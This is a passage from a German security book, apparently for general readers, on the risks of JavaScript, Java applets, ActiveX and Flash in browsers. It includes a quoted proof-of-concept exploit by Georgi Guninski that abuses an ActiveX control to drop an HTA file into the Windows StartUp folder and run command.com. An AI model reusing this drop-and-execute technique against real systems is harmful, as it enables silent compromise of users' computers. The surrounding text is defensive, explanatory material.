Browserunterstützung: Bereits Ende 1995 baute die Firma Netscape neben vielen revolutionären Techniken wie zum Beispiel Frames auch eine eigene Skriptsprache namens LiveScript in ihren Browser (Version 2.0) ein. Damit war es erstmals möglich, statische Internetseiten mit interaktiven Elementen zu versehen. Die Syntax der Sprache lehnte sich an das noch sehr junge, aber bereits populäre Java an, und deshalb beschloss man bei Netscape, die hauseigene Skriptsprache in *JavaScript* umzutaufen und so auf den Zug des beginnenden Java-Hypes aufzuspringen. Zwar hat sich diese Entscheidung als taktisch sehr klug erwiesen, sie gaukelt aber eine nicht existierende Verwandtschaft zwischen den beiden Sprachen vor. Die erste JavaScript-Implementierung in Netscape Navigator 2.0 war sehr fehlerhaft und ließ sich zudem nicht einmal deaktivieren. Die daraus resultierenden Sicherheitslücken waren jedoch weniger dramatisch als heute, vor allen Dingen da es erstens keinen

4 Hier sei am Rande angemerkt, dass Angreifer das sehr wohl können.

großen Kreis an Internethackern gab (die tummelten sich noch in der so genannten Mailboxszene) und zweitens auf den ans Internet angeschlossenen Rechner nicht viel zu holen war.

Mit der Version 3 des Netscape Navigator hielt auch JavaScript 1.1 Einzug ins Web und erweiterte die dynamischen Möglichkeiten enorm. Allmählich wurde auch Microsoft auf diese neue Skriptsprache aufmerksam und kündigte an, den eigenen Browser auch mit Skriptunterstützung auszustatten. Aus lizenztechnischen Gründen wurde die Sprache *JScript* getauft, war aber fast völlig konform mit dem Original von Netscape. Leider waren die beiden großen Konkurrenten nicht daran interessiert, einen einheitlichen Standard zu schaffen, und so entfernten sich die beiden Implementierungen immer weiter voneinander. Zwar blieb Netscape der Vorreiter in puncto JavaScript, doch zog Microsoft in der jeweils nächsten Version des eigenen Browsers nach, änderte aber bewusst einige Details, um die Sprachen inkompatibel zu halten. Inzwischen unterstützen fast alle gängigen Browser JavaScript. Programmierer stehen jedoch vor dem Problem, Ihren Code so schreiben zu müssen, dass Ihr Skript auf allen gängigen Browsern wie gewünscht läuft.

Funktionsweise von JavaScript: Der JavaScript-Code wird direkt in das jeweilige HTML-Dokument integriert und durch ein eigenes Start- und End-Tag geklammert. Die Skripten werden dabei entweder direkt oder erst beim Eintreten besonderer Ereignisse abgearbeitet. Diese Ereignisse werden *Events* genannt und können mit zahlreichen HTML-Tags kombiniert werden. Sicherlich ist Ihnen auf einer Webseite schon einmal ein Menüpunkt begegnet, der die Farbe wechselte, wenn Sie mit der Maus darübergefahren sind. Aller Wahrscheinlichkeit nach handelte es sich dabei um den `OnMouseOver`-Event. Neben diesem gibt es noch zahlreiche andere Ereignisse, auf die JavaScript-Programmierer reagieren können. Unglücklicherweise ist das Event-Handling zwischen Netscape Navigator und Internet Explorer zum Teil nicht kompatibel, so dass man gegebenenfalls mit einem Skript erst den Browsernamen ermitteln muss. Folgendes Beispiel öffnet ein Fenster mit der Aufschrift »Hallo Welt!«:

```
<script language="javascript">
<!--
alert("Hallo Welt!");
//-->
</script>
```

Wie oben bereits erläutert, kann man auch Browser- und Betriebssysteminformationen mittels JavaScript abfragen. Zusätzlich lassen sich auch Daten über die Auflösung, die Farbtiefe und die Art und Anzahl der installierten Plugins in Erfahrung bringen. Zwar benutzen die Webdesigner diese Informationen meist nur, um eine optimale Darstellung der Webseite zu gewährleisten, diese Daten können aber auch leicht dazu verwendet werden, Profile der Benutzer zu erstellen. Dazu kann man

beispielsweise so genannte *Mail-Maulwürfe*[5] oder zusätzliche Informationen von serverseitigen Programmiersprachen benutzen.

Sicherheitsproblematik: So positiv die Erweiterung der statischen Internetseiten durch JavaScript auch wirken mag, es darf nicht vergessen werden, dass auch ernsthafte Gefahren von dieser Skriptsprache ausgehen können. Tatsächlich würden nicht wenige Sicherheitsexperten behaupten, dass JavaScript und ActiveX die Wurzel allen Übels im Internet sind. Bei JavaScript reichen diese Sicherheitslücken von Kleinigkeiten wie dem Absturz des Browsers über das Lesen der History-/Adressliste bis hin zum Ausspionieren von Daten und Schreiben auf die Festplatte des ahnungslosen Surfers. Dabei ist es zeitweise sogar möglich gewesen, den kompletten Datenbestand eines ahnungslosen Surfers absichtlich zu löschen. Den bisher schlimmsten auf JavaScript beruhenden Schaden richtete im September 2001 der *Nimda*-Wurm an, der bereits durch bloßes Aufrufen einer Webseite den Client-Rechner befiel (weitere Informationen zu *Nimda* finden Sie in Kapitel 10, *Viren, Würmer und Trojaner*). Die häufigste Ursache für solche Angriffsmöglichkeiten sind schlicht Implementierungsfehler seitens der Softwareentwickler. Bevor man jedoch den jeweiligen Firmen Vorwürfe macht oder gar an ihrer Kompetenz zweifelt, sollte man bedenken, dass mittlerweile erstens Browser kostenlos sind und zweitens die Komplexität der Materie dermaßen hoch ist, dass Fehler unvermeidlich sind. Zudem sitzen die Cracker meist am längeren Hebel, da sie den Quell-Code des Browsers mittels illegaler Programme (so genannter *Decompiler*) wieder aus der binären Programmdatei herstellen und so nach Implementierungsfehlern suchen können.

Wie oft von dieser Möglichkeit Gebrauch gemacht wird, zeigt allein die Tatsache, dass es mittlerweile spezielle Programme gibt, die im Quell-Code nach typischen Fehlern suchen. Die Softwarefirmen ihrerseits können natürlich nur bedingt mithalten, indem sie Updates bereitstellen, oder ignorieren kleinere (und leider manchmal auch größere) Sicherheitslücken einfach ganz. Grundsätzlich stellt sich zuerst die Frage, welches Risiko man überhaupt einzugehen bereit ist, um von den Vorteilen der Skriptsprachen profitieren zu können. Gerade bei JavaScript ist diese Diskussion immer noch in vollem Gang. Das Bundesamt für Sicherheit in der Informationstechnologie (*http://www.bsi.de*) zum Beispiel empfiehlt, JavaScript grundsätzlich zu deaktivieren.

Auf diese Empfehlung hin warfen zahlreiche IT-Firmen dem BSI übertriebene Panikmache vor und sprachen sich klar für die Verwendung von JavaScript aus. Seitdem streiten Befürworter und Skeptiker heftig über den Einsatz von Skriptsprachen im Allgemeinen, ohne dass sich bisher ein eindeutiges Ergebnis abzeichnen würde. Einigkeit besteht aber betreffs des Umfangs von JavaScript. So sollten Web-

5 Mail-Maulwürfe sind eine Form der Spionage, die mittlerweile nicht nur von Crackern, sondern durchaus auch von »seriösen« Firmen angewandt wird, um Informationen über Kunden zu erlangen. Siehe hierzu den entsprechenden Abschnitt in Kapitel 6, *E-Mail – wer liest mit?*.

designer nur so viele Skripten einsetzen wie unbedingt nötig und insbesondere darauf achten, dass die Webseiten auch mit deaktivierter Skriptunterstützung angezeigt und in vollem Umfang benutzt werden können. Leider sieht die Realität zurzeit noch anders aus, und so muss man damit rechnen, viele Webseiten bei deaktiviertem JavaScript entweder gar nicht oder nur mit starken Einschränkungen nutzen zu können. Aber auch bei Webseiten, die JavaScript nur zur Aufwertung Ihrer Navigationsleisten oder sonstigen Spielereien nutzen, stellt sich natürlich die Frage, ob man für solche unnötigen Gimmicks ein nicht zu unterschätzendes Sicherheitsrisiko eingehen will.

Wie Sie an diesem kurzen Einblick in die kontroverse Diskussion sehen können, gibt es keine Standardempfehlung, die man für die Benutzung von JavaScript aussprechen könnte. Während man andere clientseitige Sprachen aufgrund ihrer geringen Verbreitung ohne Komfortverlust deaktivieren kann, ist das bei JavaScript nicht ohne Weiteres möglich, da es auf sehr vielen Seiten verwendet wird. Meines Erachtens sollten Sie diese Entscheidung anhand folgender Überlegungen jeweils selbst fällen: Das wichtigste Kriterium ist die Sensibilität der auf Ihrer Festplatte gespeicherten Daten. In der Finanz-/Buchhaltungsabteilung eines Unternehmens hat JavaScript mit Sicherheit nichts verloren; ebensowenig sollte man einen Fileserver zum Surfen zweckentfremden. Beim Einsatz auf einem Privat-PC ohne sensible Daten ist das Risiko geringer, und die Aktivierung von Skriptsprachen wäre eher gerechtfertigt.

Zweitens stellt sich die Frage, wie aktuell die von Ihnen benutzte Software ist. Wenn Sie beispielsweise immer die neueste Version Ihres Standardbrowsers benutzen, ist die Gefahr entsprechend niedrig, da es meist einige Zeit dauert, bis eine Sicherheitslücke auch tatsächlich im Internet ausgenutzt wird. Dies gilt aber nicht nur für den Browser, sondern auch für Virenscanner, Firewall und nicht zuletzt auch das Betriebssystem an sich.

Drittens sollten Sie die Entscheidung auch vom benutzten Browser abhängig machen. Der Einsatz von JavaScript ist beim Internet Explorer sicher als wesentlich kritischer anzusehen als beispielsweise beim Opera-Browser. Natürlich sind inzwischen von jedem Browser zumindest einige Sicherheitslücken bekannt, Internet Explorer, Firefox und Netscape sind hier (nicht zuletzt wegen der großen Verbreitung) aber am stärksten betroffen. Beim Internet Explorer ergeben sich noch zusätzliche Risiken durch die Kombination von JavaScript mit Java-Applets und ActiveX. Der Opera-Browser sei an dieser Stelle besonders empfohlen, da man mit der F12-Taste blitzschnell JavaSkript (und andere sicherheitsrelevante Funktionen) an- und wieder ausschalten kann. Funktioniert eine Seite also einmal partout nicht ohne, ist die Skriptsprache blitzschnell aktiviert. Benutzer anderer Browser müssen sich dazu erst einmal durch zahlreiche Menüs hangeln. Daher wird das spontane An- und wieder Ausschalten kaum eine Alternative sein.

Das letzte Kriterium sind die von Ihnen bevorzugt besuchten Webseiten. Wenn dort JavaScript hauptsächlich zu Gestaltungszwecken verwendet wird, können Sie es getrost deaktivieren und sind somit beim Besuch anderer Seiten auf der sicheren Seite. Benutzt der Anbieter JavaScript hingegen als zentrales Element zum Online-Banking, Brokering oder als Teil eines Warenkorbsystems, sind Sie wohl oder übel gezwungen, zumindest diese Skriptsprache zu aktivieren. Denken Sie dann jedoch vor dem Besuch weniger seriöser Seiten daran, die Einstellungen in Ihrem Browser zu ändern. Genauere Angaben hierzu finden Sie in Kapitel 5, *Browser – einer für alles*. Einige Browser erlauben es dem Benutzer in einer Liste selbst zu definieren, welche Seiten wie vertrauenswürdig sind und auf welche Technologien diese Seiten daher zurückgreifen dürfen. Ich persönlich halte diese Option zwar für eine nette, Idee aber auch für eher unpraktikabel, zumal wenn Sie sehr aktiv im Internet sind und viele unterschiedliche Seiten besuchen. Es mag im Einzelfall dennoch sinnvoll sein, allen bis auf die von Ihnen selbst ausgewählten Seiten zu misstrauen.

Bei Interesse finden Sie im Heise-Newsticker-Archiv (*http://www.heise.de*) zahlreiche Berichte über auf JavaScript basierende Sicherheitslücken. Auch die Seiten *http://www.sicherheit-im-internet.de* und *http://www.pcwelt.de/news/sicherheit/* sind einen regelmäßigen Blick wert. Der Sicherheitsexperte Georgi Guninski (*http://www.guninski.com*) publiziert auf seiner Website regelmäßig die von ihm gefundenen Sicherheitslücken diverser Programme und Programmiersprachen.

Java-Applets

Java-Applets sind kleine Programme, die in der Programmiersprache Java geschrieben sind und nach dem (automatischen) Download im Browser ausgeführt werden. Java-Applets werden benutzt, wenn komplexe Programme benötigt werden. Dies ist zum Beispiel bei einigen Broking-Portalen und wissenschaftlichen Simulationen, aber auch kleinen Online-Spielchen der Fall. Von einigen Einschränkungen abgesehen ist das Spektrum dessen, was mit Java-Applets abgedeckt werden kann, so groß, dass man beispielsweise sogar komplette Navigationssysteme für PDAs oder Online-Tools zur Finanzplanung entwickeln kann.

Browserunterstützung: Die von Sun Microsystems entwickelte Programmiersprache Java zeichnet sich vor allem durch gute Netzwerkunterstützung und Plattformunabhängigkeit aus. Damit eignet sich die Sprache besonders für den Einsatz in heterogenen Netzen, und so begann bereits recht früh nach der ersten veröffentlichten Java-Version auch der Siegeszug im Internet. Inzwischen hat sich Java in mehreren Positionen etabliert. Dazu zählen neben den reinen Applikationen vor allem die so genannten *Applets*, *Servlets* sowie *JavaServer Pages* (JSP). Die Applets werden dabei zu den clientseitigen Sprachen gezählt. Ähnlich wie JavaScript sind Applets auf den Browser angewiesen, so dass sich natürlich die Frage nach der Softwareunterstüt-

zung stellt. Zurzeit unterstützen die drei großen Browser[6] (teils standardmäßig) den Einsatz von Java-Applets, jedoch weichen die Implementierungen teilweise voneinander ab. So kann es zum Beispiel passieren, dass ein Applet auf dem Internet Explorer problemlos läuft, unter Opera aber gar nicht erst startet.

Funktionsweise von Java-Applets: Anders als Java- und VBScript-Code werden Applets nicht direkt in den HTML-Quelltext integriert, sondern nur ein Verweis auf den Pfad, an dem der eigentliche Code gespeichert ist. Dieses so genannte `<applet>`-Tag enthält zudem noch Informationen über die Bildschirmgröße der Applet-Darstellung sowie Parameter, die an das eigentliche Programm übergeben werden können. Diese Parameter sind vor allem deswegen so wichtig, da sie quasi zur Konfiguration des Applets dienen.

```
<html>
  <body>
    <hr>
      <applet code="TextDemo.class" width=550 height=150>
      <param name=text value="Sicherheit im Internet">
      </applet>
    <hr>
  </body>
</html>
```

Das Code-Beispiel zeigt die Initialisierung eines kleinen Applets, das einen mittels des Parameters `text` vorgegebenen Satz in hüpfenden Buchstaben auf dem Bildschirm darstellt. Betrachten wir den Teil zwischen den beiden `<hr>`-Tags (die eine durchgehende Linie darstellen) etwas genauer, um zu verstehen, wie die Initialisierung des Applets erfolgt. Das `<param>`-Tag leitet die Übergabe eines Parameters an das eigentliche Programm ein. Diesem Parameter wird eine Bezeichnung zugeordnet (in unserem Fall der Name `text`), anhand derer das Applet später auf den unter diesem Namen abgelegten Wert zugreifen kann. Anschließend wird im `value`-Attribut der Inhalt des Parameters übergeben. Wie Sie anhand der Abbildung 4-3 erkennen können, übernimmt das Applet den von uns eingegebenen Text und setzt ihn grafisch um.

Auch wenn dieses Beispiel weit davon entfernt ist, gefährlich zu sein, zeigt es dennoch, wie flexibel Applets auf den Benutzer reagieren können. Einem bösartigen Applet könnten mittels solcher Parameter wichtige Einstellungsoptionen Ihres Computers mitgeteilt werden, so dass der im Folgenden ausgeführte Code auf das jeweilige System zugeschnitten werden könnte. Mit Hilfe der Attribute `width` und `height` kann des Weiteren die sichtbare Größe des Applets auf Ihrem Bildschirm

6 Mozilla, Firefox und Netspace stammen quasi aus einer gemeinsamen Familie, der Einfachheit halber sind mit den drei großen Browsern daher der Internet Explorer, Opera und Firefox gemeint.



Abbildung 4-3: Das Beispiel-Applet im Browser

festgelegt werden. Würde man beispielsweise beide Werte auf `null` setzen, wäre das Applet für den Benutzer gar nicht sichtbar und somit nicht als Gefahr zu erkennen.

Das eigentliche Programm befindet sich in der Datei *TextDemo.class* (im Beispiel angesprochen durch das Attribut `code=TextDemo.class`) und wird vor dem Ausführen vollständig vom Server auf Ihren PC heruntergeladen.

Der Programm-Code landet also auf ihrer lokalen Festplatte und wird auch von dort aus ausgeführt. Bei anderen Softwarekomponenten würde das zu einer sehr gefährlichen Sicherheitslücke führen, da sie vollen Zugriff auf die Systemressourcen hätten und somit nach Belieben Dateien lesen, schreiben oder auch über das Internet versenden könnten. Ebenfalls wären Änderungen an der Konfiguration des Betriebssystems oder die heimliche Installation weiterer Software aus dem Internet möglich.

Um diese Gefahr zu vermeiden, laufen Java-Applets in einer so genannten *Sandbox*. Dabei handelt es sich um einen abgegrenzten Bereich mit eingeschränkten Zugriffsmöglichkeiten auf die Ressourcen des Computers. Wichtig an der Sandbox ist vor allem, dass das Applet vom restlichen System getrennt läuft; es sitzt also wörtlich in einer Art Sandkasten, in dem es nach Belieben »spielen« darf, aber (zumindest theoretisch) keinen Zugriff auf die Außenwelt hat. Im Gegensatz zu Java-Applikationen oder -Servlets sind zudem die Rechte von Applets sehr beschränkt. So dürfen sie weder lokale Dateien bearbeiten noch beliebige Netzwerkverbindungen herstellen. Die Sandbox stellt zudem sicher, dass das Programm nach dem Schließen des Browsers auch tatsächlich beendet wird und nicht im Hintergrund weiterarbeitet. Da diese Restriktionen sehr weitreichend sind, ist es für einige Applets nötig, Zusatzrechte erlangen zu können. Speziell dafür wurde ein Zertifizierungsverfahren entwickelt, das sicherstellt, dass nur vertrauenswürdige (*trusted*) Applets zusätzliche Rechte erhalten.

Sicherheitsproblematik: Bevor wir die Frage nach der Aktivierung oder Deaktivierung von Java-Applets diskutieren, sollen hier zunächst einige typische Probleme beim

Einsatz von Applets vorgestellt werden, um einen besseren Überblick über mögliche Risiken zu ermöglichen. Wie bereits weiter oben erwähnt, entstehen die meisten Sicherheitslücken durch Implementierungsfehler der Softwarehersteller. Im Fall von Java-Applets kommen dazu neben den Fehlern im Browser auch die der Firma Sun und zum Teil auch der Applet-Programmierer. Es besteht die Gefahr, dass die Sandbox keinen hundertprozentigen Schutz bietet und somit dem Applet unzulässige Zugriffe gestattet werden. In der Vergangenheit ist es Angreifern immer wieder gelungen, Ihre Applets so zu programmieren oder in den Browser einzubinden, dass sie aus der Sandbox ausbrechen konnten. Zudem muss man bedenken, dass bei einem angenommenen Zertifikat dem Applet wesentlich mehr Rechte zur Verfügung stehen, die massive Sicherheitslücken aufreißen könnten. Zwar gilt das Zertifizierungsverfahren als recht sicher, Fehler sind aber auch hier denkbar, so dass man sich nicht blind darauf verlassen sollte. In Kapitel 7, *E-Commerce und Online-Banking*, erfahren Sie mehr zu den Problemen der Zertifizierung. Das Hauptproblem bei Zertifizierungen ist zudem sicherlich, dass Sie als Benutzer entscheiden müssen, ob Sie einem Zertifikat trauen oder nicht.

Einen weiteren Problempunkt stellt die oben genannte Applet-Initialisierung, mittels des `<applet>`-Tags, dar. In älteren Internet Explorer-Versionen konnte man durch eine Kombination aus Applet-Initialisierung und ActiveX Daten auf die Festplatte des Surfers schreiben und somit das System kompromittieren. Neben diesen äußerst gefährlichen Angriffsmöglichkeiten kann der Applet-Entwickler aber auch bewusst viele Prozessorkapazitäten für sich in Anspruch nehmen und so den Browser oder das Betriebssystem zum Absturz bringen. Zwar mutet dies im ersten Augenblick weniger gefährlich an, bedenken Sie jedoch, dass dabei alle nicht gespeicherten Daten verloren gehen und auf Dauer das Betriebssystem Schaden nehmen kann.

Im Allgemeinen gelten Java-Applets als sicherer als ActiveX oder JavaScript und sind daher weniger bedenklich. Dennoch würde ich Ihnen zur Deaktivierung von Applets raten. Applets kommen meist nur in den Bereichen Online-Banking, Broking, Online-Informationssysteme, interaktive Stadtkarten oder Kalkulatoren zum Einsatz. Im Gegensatz zu JavaScript sind sie also nicht auf nahezu jeder Webseite zu finden. Sollten Sie die oben genannten Dienste nicht regelmäßig nutzen, wird Ihnen die Deaktivierung von Java-Applets nicht unangenehm auffallen, Ihr persönliches Risiko aber wird deutlich reduziert. Gehören Sie hingegen zur typischen Applet-Zielgruppe, sollten Sie sich auf jeden Fall von der Seriosität Ihres Anbieters überzeugen und zum anderen vom Gebrauch des Internet Explorers Abstand nehmen, da es hier zu Sicherheitslücken in Kombination mit ActiveX kommen kann.

Visual Basic und ActiveX

Visual Basic ist *die* Microsoft-Programmiersprache schlechthin. Heutzutage gliedert sie sich in mehrere Teilmengen auf, von denen nur einige für uns von Interesse

sind. Auf *Visual Basic Script* (*VBscript*) und *Visual Basic for Applications* (*VBA*) werden wir in Kapitel 6, *E-Mail – wer liest mit?*, und vor allem Kapitel 10, *Viren, Würmer und Trojaner*, noch zu sprechen kommen. Daher beschränken wir uns hier auf ActiveX. Microsofts Versuch, VBscript als eine direkte Alternative zu JavaScript zu etablieren, scheiterte sehr schnell an der mangelnden Unterstüzung seitens anderer Browser.

Browserunterstützung: Microsofts ActiveX-Controls sollten eigentlich das Pendant zu Suns Java-Applets werden. ActiveX-Controls wurden bereits im Office-Paket und sogar im Windows-Betriebssystem verwendet. Ähnlich wie durch Java-Applets sollten mit ActiveX die Möglichkeiten für Webdesigner und Internetprogrammierer erheblich erweitert werden. Um die damalige Marktdominanz von Netscape zu brechen, wurde beschlossen, ActiveX nur für den Internet Explorer anzubieten. Microsoft versprach sich dadurch einen entscheidenden Vorteil auf dem Browsermarkt, da die Fähigkeiten von ActiveX damals weit über die Möglichkeiten von Applets hinausreichten. Trotz der Bemühungen, durch die Integration von Betriebssystemkomponenten in Internetsoftware Vorteile zu erlangen, konnte sich das Sun-Pendant zunächst durchsetzen und war zudem nicht nur für *einen* Browser und *ein* Betriebsystem erhältlich. Die Idee des Internets war (und ist) ja gerade, plattformunabhängig zu sein. Da Microsoft seine Technologie jedoch weiterhin stark forcierte, finden sich ActiveX-Controls heute auf zahlreichen Webseiten. Der Grund hierfür liegt nicht zuletzt in den erweiterten Möglichkeiten von ActiveX in Zusammenspiel mit dem hauseigenen Office-Paket und Betriebssystem. So ist es beispielsweise möglich, Daten aus einem Webformular direkt in Excel zu überführen. Solche erweiterten Möglichkeiten gehen jedoch auch mit einem weniger strengen Sicherheitssystem einher.

Funktionsweise von ActiveX: Ähnlich wie Applets werden ActiveX-Controls aus dem Internet heruntergeladen und auf dem lokalen PC ausgeführt. Daneben gibt es zahlreiche bereits in den Internet Explorer implementierte Controls, die der Programmierer mit einem Befehl aktivieren kann. Anders als bei Java-Applets laufen ActiveX-Controls jedoch nicht in einer Sandbox, sondern funktionieren, einmal gestartet, völlig unabhängig vom Internet Explorer. Damit stehen ihnen auch völlig andere Möglichkeiten offen. Diese reichen vom Lesen und Schreiben beliebiger Dateien auf der lokalen Festplatte über das Starten oder Herunterladen weiterer Software bis hin zum Verändern der Windows-Registry, dem zentralen Verwaltungselement des Systems.

Um die von ActiveX ausgehende Gefahr ein wenig einzudämmen, hat Microsoft ein eigenes Zertifizierungsverfahren für besonders heikle Controls entwickelt. In der Praxis hat sich jedoch gezeigt, dass der Internet Explorer unter bestimmten Umständen auch die kritischsten Controls ohne mit der Wimper zu zucken ausführt. Diese beiden Tatsachen haben dazu geführt, dass man auf breiter Front vom Einsatz die-

ser Technologie abrät. Die folgenden Zeilen zeigen einen Code-Ausschnitt des Sicherheitsexperten Georgi Guninski, der eine Sicherheitslücke im Internet Explorer ausnutzt. Der Code bedient sich eines kritischen ActiveX-Controls in Kombination mit JavaScript und ist in der Lage, eine Datei (*guninski.hta*) auf die Festplatte des Surfers zu schreiben. Diese wird im Autostart-Ordner abgelegt und somit beim nächsten Systemstart automatisch geladen. Es wäre für einen Angreifer z.B. ein Leichtes, mit diesen wenigen Code-Zeilen alle Office-Dokumente zu löschen oder beliebige Programme zu starten.

```
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
<SCRIPT>
scr.Reset();
scr.Path="C:\\windows\\Start Menu\\Programs\\StartUp\\guninski.hta";
scr.Doc="<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'>
</object>
<SCRIPT>
alert('Written by Georgi Guninski http://www.guninski.com'); wsh.Run('c:\\command.
com');
</"+"SCRIPT>";
scr.write();
</SCRIPT>
</object>
```

Unter *http://www.guninski.com* finden Sie – neben einer genauen Beschreibung der aufgezeigten – auch weitere Sicherheitslücken zum Thema ActiveX und dem Internet Explorer.

Sicherheitsproblematik: Während es bei anderen clientseitigen Sprachen und Komponenten durchaus Argumente für und gegen den Gebrauch gibt, fällt es schwer ein Argument zu finden, warum man ActiveX-Controls überhaupt aktiviert lassen sollte. Zum einen sind ActiveX-Controls ohnehin nur für Benutzer des Internet Explorers interessant und zum anderen sind die Sicherheitsbedenken so massiv, dass man allein durch den Verzicht auf ActiveX (oder den gesamten Internet Explorer) die Hälfte aller bei Browsern üblichen Sicherheitsprobleme auf einmal ausschließen könnte. So einfach können wir uns die Sache dann aber doch nicht machen, denn zu meinen, die Verantwortung liege allein beim Benutzer, ist ein Fehler, der beim Thema Computersicherheit immer und immer wieder aufs Neue gemacht wird. Einerseits ist hier Microsoft in die Pflicht genommen, endlich die Sicherheit ihres Browsers auf einen aktuellen Stand zu bringen[7] oder zumindest dafür zu sorgen, dass die Nutzung des Internet Explorers auch mit abgeschaltetem ActiveX noch Sinn macht. Andererseits sollten die Entwickler von Internetapplikationen auf den Einsatz von ActiveX verzichten. Wenn hier das Argument der Sicher-

7 Das wird mit der Version 7 wohl der Fall sein.

heit auf taube Ohren stößt, so sollte es dem Entwickler doch zumindest zu denken geben, dass er alle Benutzer anderer Browser und Betriebssysteme aussperrt.

Flash

Flash ist keine Programmiersprache im engeren Sinn, sondern eher eine Multimediaumgebung, mit deren Hilfe Entwickler ursprünglich mehr oder weniger komplexe und teilweise interaktive (mittels ActionScript) kleine Filme zusammenklicken können. Inzwischen lassen sich jedoch auch kleinere Online-Spiele oder ganze Webseiten mit Flash entwickeln. Letzteres stößt jedoch nicht auf sonderlich viel Gegenliebe, da auf Flash basierende Seiten viele Probleme bereiten.[8] Flash kann nicht direkt im Browser dargestellt werden, sondern benötigt einen eigenen Player, mit dem die Flash-Datei (die dann z.B. die komplette Webseite beinhaltet) abgespielt wird. Der Player integriert sich jedoch, nachdem er einmalig und kostenlos heruntergeladen wurde, transparent in die meisten Browser, weshalb es so aussieht, als würde der Browser Flash darstellen.

Browserunterstützung: Die ersten Flash-Produkte gibt es schon seit mehr als zehn Jahren (damals noch mit den Flash-Vorläufer Future-Splash-Animator entwickelt), insofern muss man den Entwicklern ein Kompliment für ihren Innovationsgeist machen. Wirklich durchgesetzt hat sich Flash jedoch erst seit der vierten Version ab 1999. Macromedia hatte die bisherige Entwicklungsfirma 1995 übernommen und Flash massiv erweitert.[9] Ein besonders wichtiger Schritt war dabei die Einführung von ActionScript, einer kleinen Programmiersprache, durch die die kleinen Flash-Filmchen (die bis dato nur als Intros oder Banner benutzt wurden) plötzlich mit dem Benutzer interagieren konnten. Inzwischen gibt es im Web viele tausend kleinerer und größerer Flash-Applikationen, die fast ausschließlich dem Zeitvertreib dienen. Den zweiten großen Anwendungsbereich bilden weiterhin Intros und Banner. Wie bereits oben beschrieben, lässt sich der kostenlose Flash-Player mühelos in die meisten Browser integrieren, so dass Sie oft nicht einmal merken, dass auf einer Seite gerade ein Flash-Element läuft.

Funktionsweise von Flash: Da Flash nur wenige bekannte Sicherheitslücken hat, schauen wir uns im Folgenden nur kurz an, wie eine Flash-Datei in den Browser eingebunden wird. Die Methode ist der von Applets und ActiveX sehr ähnlich:

```
<OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" codebase="http://
download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=5,0,0,0"
WIDTH=640 HEIGHT=480>
```

8 Im Gegensatz zur Einbettung von Programmiersprachen in HTML-Code haben Flash-Seiten eine völlig andere Struktur und enthalten keinerlei HTML-Code. Auf die damit einhergehenden Probleme einer Webseite, die von einem Player abgespielt wird, soll in diesem Buch jedoch nicht weiter eingegangen werden.

9 Inzwischen wurde Macromedia selbst von Adobe übernommen.

```
<PARAM NAME=movie VALUE="flash/intro.swf">
<PARAM NAME=menu VALUE=false>
<PARAM NAME=quality VALUE=high>
<PARAM NAME=bgcolor VALUE=#4040FF>
</OBJECT>
```

Genau wie bei Applets können Parameter wie beispielsweise die Qualität, in der der Film standardmäßig angezeigt wird, übergeben werden. `Codebase` zeigt zudem auf den Link, von dem aus der Flash-Player heruntergeladen werden kann, falls er noch nicht installiert sein sollte.

Sicherheitsproblematik: Von einigen nützlichen Anwendungen abgesehen, ist Flash eine reine Spielerei, mit der die Optik und der multimediale Umfang von Webseiten aufgebessert werden können. Daher werden sie wahrscheinlich nichts vermissen, wenn Sie sich gegen den Einsatz des Flash-Players entscheiden. In der Vergangenheit sind einige Sicherheitslücken bekannt geworden, die es einem Angreifer im Extremfall sogar ermöglichen, die Kontrolle über den angegriffenen PC zu übernehmen. Diese Lücken wurden jedoch stets schnell und zuverlässig behoben und sind zudem sehr selten. Wenn Sie auf multimediale Intros und Online-Spiele nicht verzichten möchten, können Sie den Flash-Player benutzen, ohne dass Ihr PC offen ist wie ein Scheunentor. Ein Restrisiko bleibt natürlich trotzdem. Inwieweit Ihnen das wert ist, müssen Sie selbst beurteilen.

Serverseitige Programmiersprachen

Die serverseitigen Programmiersprachen sind im Web inzwischen genauso häufig wie die clientseitigen Varianten. Besonders oft werden Sie PHP (ein freies Softwareprojekt) und Microsofts ASP begegnen. Sie erkennen serverseitige Sprachen meist an deren Dateiendungen wie *.pl, cgi*, *.php*, *.asp* oder *.jsp*. Abgesehen von Gästebüchern oder Besucherzählern auf privaten Homepages kommen sie jedoch meist auf größeren Webseiten vor. Typischerweise werden Anwendungen, die einen Datenbankzugriff benötigen, mit serverseitigen Sprachen programmiert; aber auch Foren, Chats und Newsboards basieren oft auf diesen Technologien.

Grundsätzlich gibt es zwei Möglichkeiten der Lagerung des Quell-Codes: Bei Java-Servlets und CGI-Skripten wird der Code in einer Datei abgespeichert und bei Bedarf ausgeführt. Das Ergebnis wird anschließend in Form einer HTML-Seite dargestellt. Typische Beispiele sind Gästebücher oder Formulare, die mittels eines Perl-Skripts verarbeitet werden. Bei der anderen Variante (ASP, PHP, JSP) wird der Programm-Code ähnlich wie bei JavaScript direkt in das HTML-Dokument eingebettet. Im Gegensatz zu JavaScript wird der Code jedoch vor dem Senden an den Browser vom Server interpretiert und nur das Ergebnis ausgeliefert. Allen serverseitigen Programmiersprachen ist daher gemeinsam, dass sie auf dem Server und nicht auf dem PC des Surfers ausgeführt werden.

